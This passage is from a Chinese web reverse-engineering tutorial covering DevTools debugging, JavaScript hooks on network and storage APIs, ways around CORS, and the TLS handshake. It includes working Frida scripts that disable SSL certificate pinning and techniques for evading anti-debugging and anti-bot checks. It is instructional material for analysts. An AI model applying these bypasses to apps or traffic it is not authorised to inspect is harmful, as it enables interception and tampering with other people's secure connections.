let newDiv = document.createElement("div");
newDiv.innerText = "Injected Content";

// 插入
document.body.appendChild(newDiv);

// 删除
element.remove();

// 属性操作
input.value = "hacked";
img.getAttribute("src");
```

3. 事件系统 (Event System)

逆向中最重要的部分之一。按钮点击触发加密、表单提交触发验证，背后都是事件在驱动。

事件流

1. 捕获阶段 (Capturing): 从 window 往下传导到目标元素。
2. 目标阶段 (Target): 到达实际触发事件的元素。
3. 冒泡阶段 (Bubbling): 从目标元素往上传导回 window。

```
element.addEventListener("click", handler, false); // false 表示在冒泡阶段触发（默认）
```

[Reverse Engineering Context] 定位事件监听器

问题: 点击一个按钮触发了加密请求, 代码在哪里?

方法:

1. DevTools -> Elements 面板: 选中元素, 右侧 "Event Listeners" 标签。可以看到绑定的事件, 点击链接跳转到 JS 代码。
 - 注意: 如果使用了 jQuery 或 Vue/React 框架, 监听器可能绑定在 `document` 或父节点上 (事件委托)。
2. DevTools -> Sources -> Event Listener Breakpoints: 勾选 `Mouse -> click`。点击按钮时断点会停在事件处理函数的第一行。
3. DOM 断点:
 - Subtree modifications: 监听子节点变化 (如动态插入了加密后的 token)。
 - Attribute modifications: 监听属性变化 (如 class 改变)。
 - Node removal: 监听节点被删除。

BOM (Browser Object Model)

BOM 提供了与浏览器窗口交互的对象, 核心是 `window`。

1. Window 对象

全局作用域对象, 所有全局变量 (`var`) 和函数都是它的属性。

- 逆向技巧: 在 Console 输入 `window` 或 `this` 查看挂载的全局对象, 常能发现暴露出来的加密库 (如 `window.encrypt_lib`)。

2. Location (地址栏)

管理 URL。

```
location.href; // 当前完整 URL  
location.search; // 查询参数 (?id=1&token=abc)  
location.reload(); // 刷新页面  
location.replace("https://google.com"); // 跳转且不留历史记录
```

3. History (历史记录)

单页应用 (SPA) 常利用 History API 实现前端路由。

```
history.pushState({}, "", "/new-path"); // 修改 URL 但不刷新
```

4. Screen & Navigator (指纹与环境)

- `screen.width` / `screen.height` : 屏幕分辨率。
- `navigator.userAgent` : 用户代理字符串。

[Reverse Engineering Context] 反调试检测

很多站点会检测 BOM 属性来判断是否处于调试模式。

1. 检测窗口大小: 开发者工具打开时, 网页可视区域 (`window.innerWidth` / `innerHeight`) 会变小。

```
setInterval(() => {  
    if (window.outerWidth - window.innerWidth > 160) {  
        console.log("DevTools opened!");  
    }  
, 1000);
```

2. 检测 Console: 重写 `console.log` 或利用 `console.table` 等方法的特殊行为。

3. debugger 语句:

```
setInterval(() => {
  debugger; // 如果开启了 DevTools 会无限断点卡住页面
}, 100);
```

- 对抗:

- "Never pause here" (DevTools 右键断点行)。
- Hook `Function.prototype.constructor` (如果是 `Function("debugger")()` 这种形式)。
- 本地替换 (Local Override) 删除 `debugger` 语句。

总结

- DOM 是内容的载体，逆向核心是利用 DOM 断点和事件监听器断点快速定位业务逻辑入口。
- BOM 是环境的接口，逆向核心是识别和绕过基于浏览器环境特征的反调试/反爬虫检测。

[R09] WebAssembly Basics

R09: WebAssembly 基础

概述

WebAssembly (Wasm) 是一种二进制指令格式，允许在 Web 上运行高性能代码（如 C/C++/Rust 编译而来）。随着越来越多的核心算法（加密、解码、复杂逻辑）被迁移到 Wasm，逆向 Wasm 已成为现代 Web 逆向的必备技能。

Wasm 是什么？

1. 核心特性

- 二进制格式 (`.wasm`): 紧凑，加载快，但不可读。
- 文本格式 (`.wat`): Wasm 的汇编形式，S-expression 风格，可读性尚可。
- 线性内存 (Linear Memory): Wasm 只能访问一块连续的 ArrayBuffer，通过下标读写。
- 栈式虚拟机: 指令基于操作数栈，例如 `i32.add` 会从栈顶弹出两个数，相加后结果压栈。

2. JS 与 Wasm 互操作

Wasm 模块需要 JS 来加载和实例化。

```
// 这里可以 Hook !
WebAssembly.instantiate(buffer, imports).then((results) => {
  // results.instance.exports 包含 Wasm 导出的函数
});
```

Wasm 逆向流程

1. 获取 Wasm 文件

通常在 Network 面板可以看到 `.wasm` 文件的请求。

- 注意: 有些站点会将 Wasm 二进制数据硬编码在 JS 字符串或 ArrayBuffer 中, 然后动态加载。可以通过 Hook `WebAssembly.instantiate` 来捕获 buffer。

2. 静态分析 (Disassembly / Decompilation)

拿到 `.wasm` 文件后, 需要将其还原为可读代码。

- wasm2wat (WABT 工具包): 转换为 `.wat` 汇编。

```
(func $add (param $p0 i32) (param $p1 i32) (result i32)
  local.get $p0
  local.get $p1
  i32.add)
```

- Decompilers (反编译器): 尝试还原为类 C 代码 (伪代码)。
 - JEB Decompiler: 商业软件, 反编译效果较好。
 - Ghidra: 需要安装 Wasm 插件。
 - wasm-decompile: WABT 自带, 输出类似 C 的伪代码。

3. 动态调试

Chrome DevTools 已经很好地支持 Wasm 调试。

1. Sources 面板 -> 找到 `wasm` 文件 (通常在 `wasm://` 协议下)。
2. 点击代码行号下断点。
3. 单步调试, 观察 Stack (栈) 和 Memory (内存) 的变化。

关键逆向技巧

1. 寻找导出函数 (Exports)

Wasm 模块通常会导出一个入口函数给 JS 调用（如 `encrypt`, `hash`）。这是我们分析的起点。

2. 分析导入函数 (Imports)

Wasm 经常需要调用 JS 函数（因为 Wasm 不能直接操作 DOM 或发送网络请求）。

- 查看 Imports 列表，如果发现导入了 `console.log` 或者网络相关的 JS 函数，可以在这些 JS 函数上 Hook，从而窥探 Wasm 内部状态。

3. 内存视图

Wasm 的内存是一个 `WebAssembly.Memory` 对象，本质上是 JS 的 `ArrayBuffer`。

- 任何时候，你都可以通过 JS 读取这块内存：

```
let mem = instance.exports.memory;
let view = new Uint8Array(mem.buffer);
console.log(view.slice(0, 100)); // 查看前100字节
```

- 如果 Wasm 在进行加密操作，密钥往往就在这块内存里。

总结

Wasm 逆向 = 二进制分析 (IDA/Ghidra) + Web 动态调试 (DevTools)。虽然门槛比纯 JS 逆向高，但核心逻辑依然是：输入 -> [黑盒处理] -> 输出。只要能控制输入输出，并有能力窥探黑盒内部 (Hook Imports, Dump Memory)，就能攻克。

[R10] Cookie And Storage

R10: Cookie 与 Storage

概述

Web 应用需要在客户端存储数据，用于维持会话状态（Session）、保存用户偏好或缓存数据。在逆向工程中，这些存储位置往往是寻找 Token、密钥或敏感信息的首选之地。

Cookie

Cookie 是最早的客户端存储机制，主要用于 HTTP 状态管理。

1. 结构与属性

一个 Cookie 包含以下关键属性：

- Name/Value: 键值对。
- Domain/Path: 作用域。
- Expires/Max-Age: 有效期。
- HttpOnly: 关键属性。如果设置为 `true`，JS 无法读取（`document.cookie` 读不到），但这不影响抓包。这主要是为了防止 XSS 攻击窃取 Cookie。
- Secure: 仅通过 HTTPS 传输。
- SameSite: `Strict` / `Lax` / `None`，限制跨站请求携带 Cookie（防止 CSRF）。

2. [Reverse Engineering Context] Cookie 逆向

- Hook Setter: 如前文所述，Hook `document.cookie` 的 setter 可以定位 JS 是在哪里生成/设置 Cookie 的。

```
var cookie_cache = document.cookie;
Object.defineProperty(document, "cookie", {
  get: function () {
    return cookie_cache;
  },
  set: function (val) {
    console.log("Setting cookie", val);
    cookie_cache = val;
    return val;
  },
});
```

- HttpOnly Bypass?: 如果 Cookie 是 HttpOnly 的，你无法通过 JS Hook 拿到（因为浏览器内核阻止了）。但你可以：
 1. 抓包 (Burp/Fiddler/Network Panel)。
 2. 如果是 Electron 应用，可以尝试调试主进程或使用 Protocol Monitor。

Web Storage (Local / Session)

HTML5 引入的键值对存储，比 Cookie 更大 (~5MB)，接口更简单。

1. LocalStorage vs SessionStorage

- LocalStorage: 持久化存储，除非主动删除，否则一直存在。
- SessionStorage: 会话级存储，关闭标签页后消失。

2. API

- `getItem(key)`
- `setItem(key, value)`
- `removeItem(key)`
- `clear()`

3. [Reverse Engineering Context] 监控存储

很多 JWT (JSON Web Token) 存储在 LocalStorage 中。

```
// 简单的 Hook 监控setItem
const originalSetItem = localStorage.setItem;
localStorage.setItem = function (key, value) {
  if (key === "token") {
    console.log("[LocalStorage] Token detected:", value);
    debugger;
  }
  return originalSetItem.apply(this, arguments);
};
```

实战技巧: 在 DevTools 的 Application 面板可以直接查看和编辑 Storage 数据。

IndexedDB

浏览器内置的非关系型数据库，用于存储大量结构化数据。

1. 特点

- 支持事务。
- 支持索引。
- 异步 API。

2. 逆向场景

较少用于存储简单的 Token，但在复杂的 Web App (如在线文档、即时通讯、离线应用) 中，可能会缓存大量的业务数据甚至代码逻辑。如果发现应用在 Application 面板的 IndexedDB 里存了很多数据，值得看一眼。

总结

存储类型	容量	生命周期	JS 可访问性	逆向关注点
Cookie	4KB	可设 / 会话	取决于 HttpOnly	Session ID, 签名参数
LocalStorage	5MB	永久	是	JWT Token, 用户配置
SessionStorage	5MB	Tab 关闭	是	临时状态
IndexedDB	无限	永久	是	大量业务数据

逆向第一步: F12 -> Application 面板, 把这几个地方翻一遍, 看看有没有名为 `token`, `auth`, `sign`, `key` 的可疑字段。

[R11] CORS And Same Origin Policy

R11: CORS 与同源策略

概述

同源策略 (Same-Origin Policy, SOP) 是浏览器最核心的安全机制，而 CORS (Cross-Origin Resource Sharing) 是 SOP 的各种 "例外" 之一。理解它们对于调试 API 请求失败、跨域注入攻击以及本地搭建测试环境至关重要。

同源策略 (SOP)

1. 定义

两个 URL 说它们是“同源”的，必须满足三个条件完全相同：

1. 协议 (Protocol): 都是 `http` 或都是 `https`。
2. 域名 (Domain): 如 `www.example.com`。
3. 端口 (Port): 如 `80`, `443`。

如果不同源，浏览器会限制：

- Cookie, LocalStorage, IndexedDB 读取。
- DOM 访问 (如 iframe)。
- AJAX 请求发送 (实际上请求通常能发出，但响应会被浏览器拦截，除非服务器允许 CORS)。

2. [Reverse Engineering Context] 为什么我的本地测试失败了？

很多时候，你把别人的 JS 代码 down 下来，在本地开个 `file://` 或 `localhost:8000` 运行，结果发现 API 请求全都报红：`Access to fetch at ... from origin ... has been blocked by CORS policy`。

原因：目标服务器只允许特定的域名（它的官网）访问，你的 `localhost` 不是它允许的源。

CORS (跨域资源共享)

CORS 是一种机制，它使用额外的 HTTP 头来告诉浏览器：让运行在一个 origin (domain) 上的 Web 应用被准许访问来自不同源服务器上的指定的资源。

1. 简单请求 vs 预检请求

- 简单请求：(GET, POST, HEAD, 且 Content-Type 是 `application/x-www-form-urlencoded`, `multipart/form-data`, `text/plain` 之一)。
 - 浏览器直接发请求。
 - 看响应头有没有 `Access-Control-Allow-Origin`。
- 预检请求 (Preflight): (带自定义 Header, 或 Content-Type 是 `application/json` 等)。
 - 浏览器先发一个 `OPTIONS` 方法的请求。
 - 服务器同意了 (`Access-Control-Allow-Methods`, `Access-Control-Allow-Headers`)，浏览器才发真正的请求。

2. 关键响应头

- `Access-Control-Allow-Origin` : `*` 或 `https://your-site.com`。
- `Access-Control-Allow-Credentials` : `true` (允许带 Cookie)。

逆向中的 CORS 绕过技巧

当你需要本地调试目标网站的 API，或者在自己的网站上调用别人的 API 时，必须处理 CORS。

1. 浏览器插件 / 启动参数

最简单的方法是关掉浏览器的安全策略（仅限调试用！）。

- Chrome 启动参数: `--disable-web-security --user-data-dir="/tmp/xxxx"`。

2. 配置反向代理 (Reverse Proxy)

这是最稳健的方法。使用 Nginx 或 Node.js 中间件，把你的请求“伪装”成同源。

场景：

- 本地开发环境: `localhost:3000`
- 目标 API: `api.target.com`

Node.js 代理 (`http-proxy-middleware`):

```
// 你发给 localhost:3000/api/xxx
// 代理转发给 api.target.com/api/xxx
// 并在转发时修改 Origin 头，欺骗服务器
pathRewrite: {'^/api': ''},
changeOrigin: true, // 关键：把请求头中的 Host/Origin 修改为目标域名
```

3. JSONP (过时但仍存在)

老旧的跨域方案，利用 `<script>` 标签不受 SOP 限制的特性。

- 特征：URL 里有个 `callback=xxx`。
- 逆向：直接把 URL 里的 `callback` 改成你自己的函数名，或者直接请求拿到 JS 代码里面就是数据。

总结

SOP 是浏览器的“围墙”，CORS 是墙上的“门”。

- 正向开发：配置服务器开门。
- 逆向分析：既然墙是浏览器建的，那不管是关掉浏览器的墙（启动参数），还是骗服务器我是自己人（代理修改 Origin），目标都是为了让数据流通。

[R12] TLS/SSL Handshake

R12: TLS/SSL 握手过程

概述

在 HTTPS 通信中，TLS/SSL 握手是建立安全连接的第一个环节。对于逆向工程，理解握手过程是破解 SSL Pinning（证书固定）和进行流量解密（MITM）的基础。

TLS 1.2 握手流程（详细）

握手序列图

```
sequenceDiagram
    participant Client as 客户端
    participant Server as 服务器

    Note over Client,Server: 阶段 1: 协商加密参数
    Client->>Server: 1. Client Hello<br/>- TLS 版本<br/>- 加密套件列表<br/>- 客户端随机数 (Random1)<br/>- SNI 扩展

    Server->>Client: 2. Server Hello<br/>- 选择的加密套件<br/>- 服务器随机数 (Random2)
    Server->>Client: 3. Certificate<br/>- 服务器证书链
    Server->>Client: 4. Server Hello Done

    Note over Client,Server: 阶段 2: 密钥交换与验证
    Note over Client: 验证服务器证书<br/>- 检查证书链<br/>- 验证签名<br/>- 检查有效期

    Note over Client: 生成 Pre-Master Secret
    Client->>Server: 5. Client Key Exchange<br/>- 用服务器公钥加密的<br/>Pre-Master Secret

    Note over Client: 计算 Master Secret<br/>= f(Random1, Random2, <br/>Pre-Master Secret)
    Note over Server: 解密 Pre-Master Secret<br/>计算 Master Secret

    Client->>Server: 6. Change Cipher Spec<br/>- 通知切换到加密模式
    Client->>Server: 7. Finished (加密)<br/>- 握手消息的 HMAC

    Server->>Client: 8. Change Cipher Spec
    Server->>Client: 9. Finished (加密)

    Note over Client,Server: 阶段 3: 加密通信
    Client->>Server: Application Data (加密)
    Server->>Client: Application Data (加密)
```

1. 协商阶段 (Hello)

- Client Hello: 客户端发送支持的加密套件 (Cipher Suites)、TLS 版本、随机数 (Random1) 以及扩展字段 (如 SNI 指明域名)。
 - JA3 指纹: 这里的 Client Hello 特征 (加密套件顺序、扩展字段等) 常被用于识别客户端指纹 (JA3)，用于反爬虫。

-
- Server Hello: 服务器选择一组加密套件，发送自己的随机数 (Random2) 和 数字证书。

2. 验证与密钥交换 (Key Exchange)

- 证书验证: 客户端验证服务器发来的证书是否可信（校验证书链、签名、有效期）。
- 密钥生成: 客户端生成"预主密钥" (Pre-Master Secret)，用服务器证书中的公钥加密后发送给服务器。
 - 注: 在 TLS 1.3 或使用了 PFS (完美前向保密) 的算法中，密钥交换机制更复杂 (Diffie-Hellman)，不直接传输密钥。

3. 加密通信 (Finished)

- 双方利用 Random1 + Random2 + Pre-Master Secret 计算出最终的 Session Key。
 - 后续数据全部用 Session Key 进行对称加密传输。
-

TLS 1.3 握手流程 (简化)

TLS 1.3 大幅简化了握手过程，减少了往返次数 (1-RTT)：

```
sequenceDiagram
    participant Client as 客户端
    participant Server as 服务器

    Note over Client,Server: TLS 1.3: 1-RTT 握手

    Client->>Server: Client Hello<br/>- 支持的加密套件<br/>- 密钥共享 (Key Share)<br/>- 客户端随机数<br/>- SNI 扩展

    Note over Server: 选择加密套件<br/>计算共享密钥<br/>生成会话密钥

    Server->>Client: Server Hello<br/>- 选择的加密套件<br/>- 密钥共享 (Key Share)<br/>- 服务器随机数
    Server->>Client: {Encrypted Extensions}<br/>{Certificate}<br/>{Certificate Verify}<br/>{Finished}

    Note over Client: 验证证书<br/>计算共享密钥<br/>生成会话密钥

    Client->>Server: {Finished}

    Note over Client,Server: 开始加密通信
    Client->>Server: {Application Data}
    Server->>Client: {Application Data}
```

TLS 1.3 主要改进:

- 1-RTT: 只需一次往返即可建立加密连接 (TLS 1.2 需要 2-RTT)
- 0-RTT: 恢复会话时可实现零往返 (但有重放攻击风险)
- 密钥交换: 仅支持 PFS (完美前向保密) 算法, 如 ECDHE
- 去除弱加密: 移除 RSA 密钥交换、静态 DH 等不安全算法

逆向中的关键点

1. 为什么 Charles/Fiddler 抓不到 HTTPS 包?

因为中间人 (Charles) 发给客户端的是 Charles 自己签发的伪造证书。

- 如果客户端 (APP/浏览器) 不信任 Charles 的根证书, 握手就会在"证书验证"阶段失败, 连接断开。

MITM 攻击原理图

```
sequenceDiagram
    participant Client as 客户端<br/>(APP/浏览器)
    participant Proxy as 中间人代理<br/>(Charles/Burp)
    participant Server as 目标服务器

    Note over Client,Server: 正常 HTTPS 连接 (无代理)
    Client->>Server: 直接建立 TLS 连接
    Server->>Client: 返回真实服务器证书
    Note over Client: 验证通过, 建立加密连接

    Note over Client,Server: MITM 攻击场景
    Client->>Proxy: Client Hello (访问 api.example.com)
    Proxy->>Server: 转发 Client Hello
    Server->>Proxy: Server Hello + 真实证书

    Note over Proxy: 生成伪造证书<br/>- 签发者: Charles CA<br/>- 主题: api.example.com

    Proxy->>Client: 返回伪造证书

    alt 客户端未信任 Charles CA
        Note over Client: ✗ 证书验证失败<br/>连接中断
    else 客户端已信任 Charles CA
        Note over Client: ✓ 证书验证通过<br/>建立加密连接
        Client->>Proxy: 加密数据 (用伪造证书公钥)
        Note over Proxy: 🔒 解密客户端数据<br/>🔍 查看/修改<br/>🔒 重新加密
        Proxy->>Server: 转发到服务器 (用真实证书)
        Server->>Proxy: 加密响应
        Note over Proxy: 🔒 解密服务器响应<br/>🔍 查看/修改<br/>🔒 重新加密
        Proxy->>Client: 返回给客户端
    end
```

2. Certificate Pinning (证书固定)

为了防止中间人攻击，许多 APP 内置了服务器证书的指纹（Hash），在 TLS 握手时，不仅验证证书是否可信，还要比对公钥 Hash 是否与内置的一致。如果仅仅在系统中安装了 Charles 证书，APP 发现 Hash 不匹配，依然会报错。

Certificate Pinning 验证流程

```
flowchart TD
    A[开始 TLS 握手] --> B[接收服务器证书]
    B --> C{系统证书链验证}
    C -->|失败| D[✖ 连接失败]
    C -->|通过| E{Certificate Pinning<br/>启用?}

    E -->|未启用| F[✓ 建立连接]
    E -->|已启用| G[提取证书公钥]

    G --> H[计算公钥 Hash<br/>SHA256/SHA1]
    H --> I{Hash 是否匹配<br/>内置指纹?}

    I -->|匹配| F
    I -->|不匹配| J[✖ Pinning 验证失败<br/>连接中断]

    style D fill:#ff6b6b
    style F fill:#51cf66
    style J fill:#ff6b6b
```

Pinning 实现示例

Android (OkHttp):

```
// 内置证书公钥 Hash
CertificatePinner certificatePinner = new CertificatePinner.Builder()
    .add("api.example.com", "sha256/AAAAAAAAAAAAAAA=")
    .build();

OkHttpClient client = new OkHttpClient.Builder()
    .certificatePinner(certificatePinner)
    .build();
```

iOS (Swift):

```
func urlSession(_ session: URLSession,
                didReceive challenge: URLAuthenticationChallenge,
                completionHandler: @escaping (URLSession.AuthChallengeDisposition,
URLCredential?) -> Void) {

    guard let serverTrust = challenge.protectionSpace.serverTrust,
          let certificate = SecTrustGetCertificateAtIndex(serverTrust, 0) else {
        completionHandler(.cancelAuthenticationChallenge, nil)
        return
    }

    // 计算公钥 Hash
    let serverPublicKeyHash = sha256(certificate)
    let pinnedHash = "AAAAAAAAAAAAAAAAAAAAAAA="

    if serverPublicKeyHash == pinnedHash {
        completionHandler(.useCredential, URLCredential(trust: serverTrust))
    } else {
        completionHandler(.cancelAuthenticationChallenge, nil)
    }
}
```

[Reverse Engineering Context] 绕过 Pinning

Pinning 逻辑通常在网络库（OkHttp，AFNetworking）或 Native 层（OpenSSL，BoringSSL）的回调中。

```

flowchart TD
    A[识别 Pinning 机制] --> B{Pinning 层级}
    B -->|Java/Kotlin 层| C[Hook 网络库]
    B -->|Native 层| D[Hook SSL 库]
    B -->|多层防护| E[组合绕过]

    C --> C1[方案 1: Hook TrustManager]
    C1 --> C1A["Hook checkServerTrusted()<br/>直接返回 true"]

    C --> C2[方案 2: Hook OkHttp]
    C2 --> C2A["Hook CertificatePinner.check()<br/>跳过验证"]

    D --> D1[方案 3: Hook OpenSSL]
    D1 --> D1A["Hook SSL_CTX_set_verify()<br/>禁用验证回调"]

    D --> D2[方案 4: Hook BoringSSL]
    D2 --> D2A["Hook ssl_verify_peer_cert()<br/>强制返回成功"]

    E --> E1[Frida 多点 Hook]
    E1 --> E1A[同时 Hook Java + Native 层]

    C1A --> F[✓ 绕过成功]
    C2A --> F
    D1A --> F
    D2A --> F
    E1A --> F

    style F fill:#51cf66

```

绕过方法:

- Android (Java 层): Hook `javax.net.ssl.X509TrustManager.checkServerTrusted`, 让其永远不抛异常。

```

// Frida Hook 示例
Java.perform(function () {
    var TrustManager = Java.use("javax.net.ssl.X509TrustManager");
    TrustManager.checkServerTrusted.implementation = function (
        chain,
        authType
    ) {
        console.log("[+] Bypassing SSL Pinning - TrustManager");
        // 直接返回, 不抛出异常
    };
});

```

- Native 层 (so 修改): Hook SSL 库的验证函数, 如 `SSL_CTX_set_custom_verify` 或直接 Hook 握手结果。

```
// Hook OpenSSL
Interceptor.attach(
  Module.findExportByName("libssl.so", "SSL_CTX_set_verify"),
  {
    onEnter: function (args) {
      console.log("[+] SSL_CTX_set_verify called");
      // 将 verify_callback 设置为 NULL 禁用验证
      args[1] = ptr(0);
    },
  }
);
```

3. 双向认证 (Mutual TLS / mTLS)

服务器要求客户端也出示证书。

- 表现: 抓包看到服务器返回 `400 Bad Request (No Client Certificate)`。
- 逆向: 需要从 APK/IPA 或设备文件系统中提取出 `.p12` 或 `.bks` 客户端证书, 并导入到 Charles/Burp 中。

总结

TLS 握手是 HTTP 之前的“暗号对接”。

- 正向: 保证数据不被窃听和篡改。
- 逆向: 我们就是那个“窃听者”和“篡改者”。因此, 我们的工作重心是让自己成为客户端信任的“中间人”(绕过证书校验/Pinning), 或者直接拿到通信密钥(Hook OpenSSL)。

[R13] Web API And Ajax

R13: Web API 与 Ajax

概述

Web API 和 Ajax 是现代 Web 应用的核心。对于逆向工程师来说，理解这些技术是拦截网络请求、分析数据流向以及绕过某些安全检测的基础。

Ajax 与网络请求

1. XMLHttpRequest (XHR)

XHR 是传统的 Ajax 实现方式，虽然 Fetch API 越来越流行，但许多老项目和混淆代码（如加密库）仍在使用 XHR。

XHR 生命周期与状态

XHR 对象通过 `readyState` 属性表示请求状态：

- `0 (UNSENT)`：对象已创建，但未调用 `open()`。
- `1 (OPENED)`：`open()` 已调用。
- `2 (HEADERS_RECEIVED)`：`send()` 已调用，头部和状态可用。
- `3 (LOADING)`：下载中，`responseText` 包含部分数据。
- `4 (DONE)`：下载操作完成。

[Reverse Engineering Context] Hook XHR

在逆向中，我们经常 Hook `open` 和 `send` 方法来拦截请求参数和修改请求体。

```
(function () {
    let originalOpen = XMLHttpRequest.prototype.open;
    let originalSend = XMLHttpRequest.prototype.send;

    XMLHttpRequest.prototype.open = function (
        method,
        url,
        async,
        user,
        password
    ) {
        // 记录或修改 URL/Method
        this._url = url; // 保存 URL 供 send 使用
        console.log(`[XHR Open] ${method} ${url}`);

        // 调用原始方法
        return originalOpen.apply(this, arguments);
    };

    XMLHttpRequest.prototype.send = function (body) {
        // 记录或修改请求体
        console.log(`[XHR Send] to ${this._url}:`, body);

        // 如果需要监听响应，可以绑定 onreadystatechange
        this.addEventListener("readystatechange", function () {
            if (this.readyState === 4) {
                console.log(
                    `[XHR Response] from ${this.responseURL}:`,
                    this.responseText.slice(0, 100)
                );
            }
        });
    };

    return originalSend.apply(this, arguments);
};

})();
```

2. Fetch API

Fetch 是基于 Promise 的新一代网络请求 API，语法更简洁，处理方式与 XHR 不同。

基本用法

```
fetch("https://api.example.com/data", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ id: 1 }),
})
  .then((response) => response.json()) // 解析 JSON
  .then((data) => console.log(data));
```

[Reverse Engineering Context] Hook Fetch

Fetch 是全局 `window` 对象的一个方法，Hook 起来相对简单。

```
(function () {
  let originalFetch = window.fetch;

  window.fetch = async function (url, options) {
    console.log(`[Fetch] ${url}`, options);

    // 修改请求参数
    if (url.includes("/api/sign")) {
      // options.headers['X-Modified'] = 'true';
    }

    // 调用原始 fetch
    let response = await originalFetch(url, options);

    // 拦截响应 (注意: response流只能读取一次, 需要clone)
    let clone = response.clone();
    clone.text().then((body) => {
      console.log(`[Fetch Response]`, body.slice(0, 100));
    });

    return response;
  };
})();
```

3. WebSocket

WebSocket 提供全双工通信通道。逆向中常用于分析实时数据流（如直播弹幕、股票行情、游戏数据）。

[Reverse Engineering Context] Hook WebSocket

拦截 WebSocket 的 `send` (发包) 和 `onmessage` (收包)。

```
(function () {
    let OriginalWebSocket = window.WebSocket;

    window.WebSocket = function (url, protocols) {
        let ws = new OriginalWebSocket(url, protocols);
        console.log(`[WebSocket] Connecting to ${url}`);

        // Hook 发送
        let originalSend = ws.send;
        ws.send = function (data) {
            console.log(`[WebSocket Send]`, data);
            return originalSend.apply(this, arguments);
        };

        // Hook 接收
        // WebSocket 的 onmessage 属性通常在实例创建后被赋值
        // 使用 Object.defineProperty 拦截 setter 是一种更通用的方法
        let onmessageVal;
        Object.defineProperty(ws, "onmessage", {
            configurable: true,
            enumerable: true,
            get() {
                return onmessageVal;
            },
            set(fn) {
                onmessageVal = function (event) {
                    console.log(`[WebSocket Recv]`, event.data);
                    return fn.apply(this, arguments);
                };
            },
        });
        return ws;
    };

    // 复制原型链, 保持 instanceof 检查通过
    window.WebSocket.prototype = OriginalWebSocket.prototype;
    window.WebSocket.CONNECTING = OriginalWebSocket.CONNECTING;
    // ... 其他静态属性
})();
```

常用 Web API

1. Storage API (存储)

Web 应用常用本地存储来保存 Session ID、Token 或加密密钥。

- localStorage / sessionStorage: 键值对存储。
 - 逆向关注点: `localStorage.getItem('token')`。
- Cookie: 这个比较特殊, 通常作为 HTTP 头发送。
 - 逆向关注点: `document.cookie` 的读写。Hook `document.cookie` 的 setter 可以追踪 Cookie 的生成位置。

```
// Hook Cookie Setter
Object.defineProperty(document, "cookie", {
  set: function (val) {
    console.log("[Cookie Set]", val);
    debugger; // 在此处断点, 查看调用栈
    // 实际设置 cookie 的逻辑需要小心处理, 防止无限递归或失效
    // 通常在 hook 中不真正设置, 或者通过 document->proto->cookie setter
  },
});
```

2. Canvas API (指纹识别)

Canvas 除了绘图, 常用于 Canvas Fingerprinting (帆布指纹)。网站在 hidden canvas 上绘制特定文本和图形, 转换成 base64, 不同浏览器/硬件渲染出的像素有微小差异, 生成唯一 ID。

- 逆向特征: 搜索 `toDataURL` 或 `getImageData`。
- 对抗: 随机化 canvas 渲染结果, 或固定返回特定指纹。

3. Navigator API (环境检测)

用于检测浏览器环境, 反爬虫常检查以下属性:

- `navigator.userAgent`: 浏览器 UA。

-
- `navigator.webdriver`：重点，自动化工具（Selenium/Puppeteer）通常为 `true`。
 - `navigator.plugins`：插件列表。
 - `navigator.languages`：语言。
-

跨域通信 (postMessage)

`window.postMessage` 允许不同源的窗口（如 iframe 和父页面）通信。

```
// 发送消息
otherWindow.postMessage(message, targetOrigin);

// 接收消息
window.addEventListener("message", (event) => {
  if (event.origin !== "http://trusted.com") return;
  console.log(event.data);
});
```

- 逆向场景：如果验证码或加密逻辑在 iframe 中，主页面通过 `postMessage` 获取 token，我们需要关注 `message` 事件的监听器。
-

总结

掌握 Web API 的 Hook 技术是 JS 逆向的“基本功”。无论是 XHR/Fetch 的网络层拦截，还是 Cookie/Storage 的数据层监控，亦或是 Canvas/Navigator 的环境层对抗，核心思路都是：找到关键 API -> 替换实现 (Hook) -> 插入监控代码/修改逻辑 -> 调用原始实现。

Part III: Tools & Ingredients

[R14] Browser DevTools

R14: 浏览器开发者工具 (DevTools)



思考时刻

在深入学习 DevTools 之前，先思考：

1. 你真的会用 F12 吗？除了看 HTML 和 Network，你还用过哪些功能？
2. 断点调试的本质是什么？为什么说“会打断点的人，才算会调试”？
3. 动态 vs 静态：为什么说“动态调试比静态分析更有效”？
4. 实战场景：一个按钮点击后，发送了加密请求，你无法从代码里搜到请求 URL（因为是动态生成的）。你会如何定位到生成加密参数的代码？

掌握 DevTools，就是掌握了逆向的主动权。

概述

DevTools 是逆向工程师最顺手的兵器。除了基础的查看元素和发包，通过掌握一些高级调试技巧 (Conditional Breakpoints, Local Overrides, Custom Snippets)，我们可以大幅提升逆向效率。

1. Elements 面板

除了查看 DOM 结构，逆向中常用：

DOM 断点 (DOM Breakpoints)

当不知道是谁修改了某个 DOM 元素（例如生成了验证码图片，或者插入了加密的 Token 输入框）时，使用它。

- Subtree modifications: 监听子节点变化。
- Attribute modifications: 监听属性变化（如 `class`, `src`, `value`）。
- Node removal: 监听节点被删除。

技巧: 断下后，查看 Call Stack (调用栈)，通常能直接定位到操作 DOM 的 JS 代码。

2. Console 面板

不仅仅是打印日志。

实用指令 (Console API)

- `debug(fn)`: 当指定函数 `fn` 被调用时，自动断点。
- `monitor(fn)`: 当 `fn` 被调用时，自动 Log 输出参数。
- `queryObjects(Constructor)`: 强力工具。查找所有该构造函数的实例。
 - 例如：`queryObjects(WebSocket)` 可以列出当前页面所有的 WebSocket 连接对象。
- `getEventListeners(node)`: 获取 DOM 节点绑定的所有事件监听器。

当前上下文 (Context)

Console 左上角可以选择 Execution Context。如果网页使用了 iframe 或者 Web Worker，记得切换上下文，否则访问不到里面的变量。

3. Sources 面板

调试的核心战场。

XHR/Fetch Breakpoints

在右侧面板勾选 "XHR/fetch breakpoints", 输入 URL 关键词 (如 `/login`, `sign`)。

- 当发生包含该关键词的网络请求时, 会在 `send()` 或 `fetch()` 调用处断下。

Event Listener Breakpoints

不想手动找 DOM 绑定事件? 直接勾选 `Mouse -> click` 或 `Keyboard -> keydown`。

Snippets (代码片段)

在 "Snippets" 标签页可以保存常用的 Hook 脚本。

- 优点: 跨页面通用, 通过 `Ctrl+Enter` 快速执行。
- 场景: 注入通用的 Cookie Hook, Debugger Bypass 脚本。

Local Overrides (本地替换)

逆向神器。允许你修改线上的 JS 文件并在本地保存, 刷新页面后依然生效。

1. 除了 "Overrides" 标签页, 选择一个本地文件夹。
2. 在 "Network" 或 "Sources" 面板找到 JS 文件, 右键 -> "Save for overrides"。
3. 直接编辑代码, `Ctrl+S` 保存。
4. 用途: 删除混淆代码中的反调试逻辑、注入 Log 代码、修改加密函数的返回值。

4. Network 面板

